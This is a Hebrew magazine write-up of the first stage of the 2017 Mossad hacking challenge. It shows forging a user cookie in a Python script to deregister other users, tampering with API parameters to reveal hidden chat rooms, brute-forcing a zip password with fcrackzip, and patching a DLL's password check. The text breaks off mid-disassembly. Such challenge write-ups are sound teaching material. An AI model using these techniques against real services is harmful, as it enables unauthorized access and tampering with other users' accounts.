digital whisper
Technologic Papers

פתרון אתגר המוסד - 2017 (גרסא א')

מאת D4d ותומר זית

הקדמה


ביום העצמאות האחרון, "זרוע הסייבר המבצעית" של המוסד הישראלי פרסם אתגר האקינג למטרת איתור וגיוס מועמדים פוטנציאלים לשורותיו. D4d ואני (תומר זית) פתרנו את האתגר במקביל (כמו בשנה שעברה...), האתגר הורכב ממספר שלבים, בכל שלב היה נדרש ידע והבנה במספר משתנה של נושאים. רק לאחר שהאתגר הסתיים ראינו לנכון לפרסם מאמר זה.

שלב מקדים - למצוא את הדרך לאתגר.

בדומה לשנה שעברה, גם השנה השלב הראשוני פורסם בעיתון וברשתות החברתיות והיינו צריכים להבין איך להגיע אליו. בעיתון פורסמה התמונה הבאה:

אם אנחנו מביטים טוב בתמונה נשים לב שמדובר במפה ויש עליה נקודת ציון באדום. המספרים שמופיעים בכתובת הם קורדינטות במפה, אך הם גדולים מדי...

כלומר אם נשתמש בגוגל מפות ונרשום את המספרים **62933120S, 605614050W** גוגל לא ימצא כלום, אך אם נוסיף אחרי 2 ספרות נקודה כך שהמספרים יהיו **62.933120S, 60.5614050W** גוגל ימצא אי בשם **Deception Island**:




כלומר התוצאה היא: http://www.deceptionisland.xyz.


הייתה דרך נוספת למצוא את הכתובת (לפי פתרון נוסף שפורסם לפני שנסגר הקמפיין), ככל הנראה הדרך הזו היא לא מה שאליו התכוון המשורר, מעין "צ'יט לפתירת האתגר" על ידי חיפוש המייל שרשם את הדומיין.

שלב ראשון - ChitChat

הסבר על המשימה:



דף ה-Login:




המטרה: להתחבר למערכת ולמצוא חדר סודי.


הדרך: להירשם וקבל אישור על ידי מנהל המערכת.

איך אפשר להתחבר למערכת?:

נתחיל בהרשמה למערכת עם יוזר בשם **realgam3**:




לאחר שנרשמנו אנחנו צריכים לקבל אישור ממנהל המערכת, אך יש לפנינו 36 אנשים שמחכים לאישור ואנחנו צריכים למצוא דרך לשים אותנו ראשונים בתור כדי להגדיל את הסיכויים שלנו לאישור.



כשאנחנו חוזרים לדף ההרשמה (לאחר שנרשמנו) קופץ לעינינו קישור ל-**deregister**:

Welcome to ChatMaster
User **realgam3** is already registered! Would you like to deregister?

כאשר אנחנו לוחצים עליו ההרשמה שלנו מתבטלת, מעניין... עכשיו נשאר רק להבין איך אנחנו מביאים את עצמנו לראש התור, נביט ב-Cookies אולי הם יועילו לנו:



- **challengeState** - נראה Serialized Data מוצפן מקודד ב-Base64 כפול.
- **_ga** ו-**_gid** - קשורים ל-Google Analytics.
- **eu** - יש בו ערך של Base64 מוקף במרכאות שכשאנחנו מפענחים אותו התוצאה היא **realgam3**.

אז אנחנו יודעים שאנחנו צריכים לבטל את ההרשמה לכל המשתמשים ברשימה, שם המשתמש נמצא בקוקי בשם **eu**, את הקוקי **challengeState** תמיד נצטרך לשמור (כי הוא חוזר כל Response) ויש לנו קישור ל-**deregister**.

על מנת לא לעשות את העבודה הזו ידנית, נכתוב קוד בפייתון שמבטל הרשמה לכל המשתמשים:


```
import re
import requests

# List of all users
users = [
    "Mr.Li B0b", "Dr. Drek", "may o nez", "tom HW", … , "britneyspearz", "johndow"
]

# Current Challenge State
```

```
challengeState = 'ODF3UFA0bWlteGp2bEpkRkdmMGRIU0…WHhQWlUrNmcrdFc3bkVRMzdNUT09'

# Iterate All Users
for user in users:
    # Show our place on the list
    res = requests.get(
        url="http://deceptionisland.xyz/challenge1/viewlist",
        cookies={
            'challengeState': challengeState,
            'eu': '"cmVhbGdhbTM="'
        },
    )

    # Preserve challengeState Cookie
    challengeState = res.cookies.get('challengeState')

    # Print our place on the list
    print re.search("(There are \d+ users before you in the registration queue\.)",
res.content).group(0)

    # Deregister user
    res = requests.get(
        url="http://deceptionisland.xyz/challenge1/deregister",
        cookies={
            'challengeState': challengeState,
            'eu': '"%s"' % user.encode('base64').strip(),
        },
        headers={
            'Referer': res.request.url
        },
    )
    # Preserve challengeState Cookie
    challengeState = res.cookies.get('challengeState')

# Print challengeState Cookie (the last state)
print
print {'challengeState': challengeState}
```


נריץ את הקוד ונקבל את הפלט הבא:

```
There are 36 users before you in the registration queue.
There are 35 users before you in the registration queue.
There are 34 users before you in the registration queue.
There are 33 users before you in the registration queue.
                          …
There are 4 users before you in the registration queue.
There are 3 users before you in the registration queue.
There are 2 users before you in the registration queue.
There are 1 users before you in the registration queue.

{'challengeState': '"aXNQSFhLZVkvU0NJ…VURZSDJ5SjJRbjY="'}
```


נחליף את הקוקי **challengeState** בדפדפן ונראה מה הסטטוס שלנו:



עכשיו אנחנו היוזר הראשון במערכת ואין לפנינו או אחרינו אף יוזר אחר, אנחנו מנסים להתחבר עם שם המשתמש **realgam3** והסיסמה שלנו ומצליחים. כעת נשאר לנו רק להגיע לחדר הצ'אט המיוחל, אך כשאנחנו נכנסים לראות את כל חדרי הצ'אט (**View all chatrooms**) אנחנו מקבלים הודעה שאנחנו צריכים להיות עם חשבון פלטיניום כדי לראות את הדף:




אז אולי ננסה להצטרף לחדר צ'אט רנדומלי דרך **Chatroom membership** ואז ננסה להבין איפה החדרים המעניינים...




יש לנו ממשק שמאפשר לבחור חדר אחד ולהצטרף אליו, על יותר מחדר אחד אנחנו מקבלים שגיאה שמותר חדר אחד בו זמנית... ואם אנחנו מנסים לצפות בצ'אט אנחנו מקבלים הודעה שאנחנו צריכים שוב אישור של מנהל המערכת כדי להכנס לחדר הצ'אט.

מאחורי הקלעים נשלחת בקשת **GET** מעניינית מ-**AJAX** ל-**API** שמחזירה את רשימת החדרים:




אנחנו רואים 2 פרמטרים מעניינים **utype** (כנראה סוג המשתמש) ו-**a** (כי אם **u** זה משתמש ו-**p** זה סיסמה אז **a** נראה כמו **admin** או **all**).

נשחק עם הפרמטרים קצת ונשנה את **a** מ-**0** ל-**1** (מ-**false** ל-**true**) ואת **utype** מ-**1** ל-**0** (כי בדרך כלל אדמין זה סוג היוזר הראשון במערכת), יכול להיות ששינויים אחרים היו עובדים גם אבל השינויים הללו די הגיוניים.



כעת אנחנו באמת רואים את כל חדרי הצ'אט (וגם שמים לב לחדר שנראה קצת כמו טרול (**-Mossad challenge solutions-**) אבל עדיין אנחנו צריכים שמנהל המערכת יאשר אותנו כדי להיכנס לחדר הצ'אט, אז ננסה לראות האם אפשר לפרוץ למנהל המערכת (אולי על-ידי איפוס הסיסמה שלו - **Forgot your password?**).

אנחנו מנסים לאפס את סיסמת מנהל המערכת ומקבלים רמז מעניין:



כאשר אנחנו נכנסים לקישור http://deceptionisland.xyz/challenge1/password_hint יורד לנו קובץ, אז נבדוק מה סוג הקובץ עם הפקודה **file**:

```
root@kali:~/mossad# file password_hint
password_hint: Zip archive data, at least v2.0 to extract
```

סוג הקובץ הוא Zip אך אנחנו מגלים שהקובץ נעול בסיסמה, אז נשתמש ב-**fcrackzip** בשביל לבצע מתקפת BruteForce על הסיסמה של הקובץ:

```
root@kali:~/mossad# fcrackzip -u -c Aa1 -l 1-6 ./password_hint
PASSWORD FOUND!!!!: pw == doc1
```

- **u-** להשתמש בחילוץ כדי להוציא את הסיסמה.
- **c-** סוג הטקסט האפשרי בסיסמה (A = A-Z, a = a-z, 1 = 0-9) : **Aa1** - אותיות גדולות, אותיות קטנות ומספרים.
- **l-** גודל אפשרי לסיסמה: 1-6.

הסיסמה שמצאנו היא **doc1**, אז נחלץ את קובץ הזיפ בעזרת **unzip** ואנחנו נקבל קובץ **DLL**:

```
root@kali:~/mossad# unzip -x password_hint
Archive:  password_hint
[password_hint] PassMasterExtension3_1.dll password:
  inflating: PassMasterExtension3_1.dll
```

לאחר מכן הצצנו לתוך הקובץ DLL עם IDA וראינו שיש פונקציה exported בשם Run כפי שניתן לראות בקטע קוד הבא:

Name	Address	Ordinal
Decrypt	73772B90	1
Decrypt2	73772BC0	2
Encrypt	73772B00	3
Encrypt2	73772B30	4
Run	73772C20	5
DllEntryPoint	73772F3E	[main entry]

יש אפשרות עם דיבאגר לדבג קובץ DLL, בעזרת x32dbg הגענו לפונקציה הנכונה בשיטה הבאה: בוחרים את ה-DLL הרצוי ב-x32dbg ומסתכלים על הסימבולים שלו:


CPU | Graph | Log | Notes | Breakpoints | Memory Map | Call Stack | SEH | Script | Symbols | Source

Base	Module	Party
00A10000	dllloader32_9138.exe	User
66D90000	ucrtbase.dll	System
6C100000	api-ms-win-crt-convert-l1-1-0.dll	System
6C110000	api-ms-win-crt-stdio-l1-1-0.dll	System
6CAF0000	api-ms-win-crt-heap-l1-1-0.dll	System
6CB60000	api-ms-win-crt-string-l1-1-0.dll	System
6CE20000	api-ms-win-core-file-l1-2-0.dll	System
6CE30000	api-ms-win-core-processthreads-l1-1-1.dll	System
6CE40000	api-ms-win-core-synch-l1-2-0.dll	System
6CE50000	api-ms-win-core-localization-l1-2-0.dll	System
6CE60000	api-ms-win-core-file-l2-1-0.dll	System
6CEA0000	api-ms-win-core-timezone-l1-1-0.dll	System
6CEB0000	vcruntime140.dll	System
72D90000	api-ms-win-crt-runtime-l1-1-0.dll	System
736F0000	passmasterextension3_1.dll	User
75810000	kernelbase.dll	System
75A90000	msvcrt.dll	System
75B40000	gdi32.dll	System
769D0000	imm32.dll	System
76CF0000	rpcrt4.dll	System
76E50000	advapi32.dll	System
76EF0000	usp10.dll	System
77000000	lpk.dll	System
77170000	user32.dll	System
772A0000	kernel32.dll	System
77380000	sechost.dll	System
773A0000	msctf.dll	System
77640000	ntdll.dll	System

Address	Type	Symbol
736F2B00	Export	Encrypt
736F2B30	Export	Encrypt2
736F2B90	Export	Decrypt
736F2BC0	Export	Decrypt2
736F2C20	Export	Run
736F2F3E	Export	OptionalHeader.AddressOfEntryPoint
736F4000	Import	GetModuleHandleA
736F4004	Import	GetTickCount
736F4008	Import	SetUnhandledExceptionFilter
736F400C	Import	GetCurrentProcess
736F4010	Import	TerminateProcess
736F4014	Import	IsProcessorFeaturePresent
736F4018	Import	IsDebuggerPresent
736F401C	Import	InitializeSListHead
736F4020	Import	GetSystemTimeAsFileTime
736F4024	Import	GetCurrentThreadId
736F4028	Import	GetCurrentProcessId
736F402C	Import	QueryPerformanceCounter
736F4030	Import	UnhandledExceptionFilter
736F4038	Import	memset
736F403C	Import	__std_type_info_destroy_list
736F4040	Import	_except_handler4_common
736F4044	Import	memcpy
736F4080	Import	__stdio_common_vfprintf
736F4084	Import	__acrt_iob_func
736F4088	Import	__stdio_common_vfscanf
736F404C	Import	malloc
736F4054	Import	_cexit
736F4058	Import	_crt_atexit
736F405C	Import	_execute_onexit_table
736F4060	Import	_register_onexit_function
736F4064	Import	_initialize_onexit_table
736F4068	Import	_initialize_narrow_environment
736F406C	Import	_configure_narrow_argv
736F4070	Import	_seh_filter_dll
736F4074	Import	_initterm_e
736F4078	Import	_initterm

לחצן ימני ב-x32dbg וסימון "Set New Origin Here", יתן לנו את האפשרות לדבג ישר את הפונקציה שאנו רוצים, לא צריך לפתוח שום קומפיילר ולכתוב קובץ שיעלה את ה-DLL הזה, סתם מיותר, הדרך הכי קלה (לדעתי) זה פשוט לשים את הפונקציה שרוצים לדבג, במידה ויש כמה פרמטרים פשוט לדחוף אותם למחסנית ולסדר את הפרמטרים והמצביעים בהתאם.

לאחר מכן נתחיל לדבג את הקוד ונראה לפי הקוד שיש סיסמא שהוא מבקש:



זה לא באמת משנה איזה סיסמא נכניס, גם אין ממש אפשרות לדעת מה תהיה הסיסמא הנכונה כי הם משתמשים בבדיקה ב-GetTickCount ונוצר באפר עם בתים בינאריים שחלקם גם לא ממש ניתנים להדפסה, אז סביר להניח שזה בזבוז זמן לנסות לחזות מה תהיה הסיסמא בעוד X מילי שניות. זה הקטע קוד המדובר.

```
.text:737728F0                 push    ebp
.text:737728F1                 mov     ebp, esp
.text:737728F3                 sub     esp, 44h
.text:737728F6                 mov     eax, ___security_cookie
.text:737728FB                 xor     eax, ebp
.text:737728FD                 mov     [ebp+var_4], eax
.text:73772900                 push    ebx
.text:73772901                 push    esi
.text:73772902                 push    edi
.text:73772903                 push    offset ModuleName ; "kernel32.dll"
.text:73772908                 mov     edi, ecx
.text:7377290A                 call    ds:GetModuleHandleA
.text:73772910                 mov     ebx, 0ACC345A7h
.text:73772915                 movzx   esi, word ptr [eax+200h]
.text:7377291C                 call    ds:GetTickCount
.text:73772922                 xor     edx, edx
.text:73772924                 mov     ecx, 0FFF8h
.text:73772929                 div     ecx
.text:7377292B                 add     edx, esi
.text:7377292D                 movzx   esi, dx
.text:73772930                 mov     edx, 13AD3899h
```

בהמשך מחשבים סיסמא בגודל 0x40 בתים ובמידה והסיסמא תתאים ל-0x40 בתים שמחושבים לפי מה שנקבע ב-GetTickCount הפונקציה תחזיר 1, הסיכוי שדבר כזה יקרה הוא לא ממש גבוה.

מה שעושים במקרה הספציפי פה זה Patch שיגרום להחזיר את המספר 1 או עושים NOP ל-jne:

```
EIP  73792AA0   83 F8 01          cmp eax,1
     73792AA3   75 2D             jne passmasterextension3_1.73792AD2
     73792AA5   8D 8D FC EF FF FF lea ecx,dword ptr ss:[ebp-1004]
     73792AAB   E8 50 FF FF FF    call passmasterextension3_1.73792A00
     73792AB0   8D 85 FC EF FF FF lea eax,dword ptr ss:[ebp-1004]
     73792AB6   50                push eax
     73792AB7   68 90 49 79 73    push passmasterextension3_1.73794990
     73792ABC   E8 5F E5 FF FF    call passmasterextension3_1.73791020
     73792AC1   83 C4 08          add esp,8
     73792AC4   8B 4D FC          mov ecx,dword ptr ss:[ebp-4]
     73792AC7   33 CD             xor ecx,ebp
     73792AC9   E8 57 01 00 00    call passmasterextension3_1.73792C25
     73792ACE   8B E5             mov esp,ebp
     73792AD0   5D                pop ebp
     73792AD1   C3                ret
     73792AD2   68 A8 49 79 73    push passmasterextension3_1.737949A8
     73792AD7   E8 44 E5 FF FF    call passmasterextension3_1.73791020
     73792ADC   8B 4D FC          mov ecx,dword ptr ss:[ebp-4]
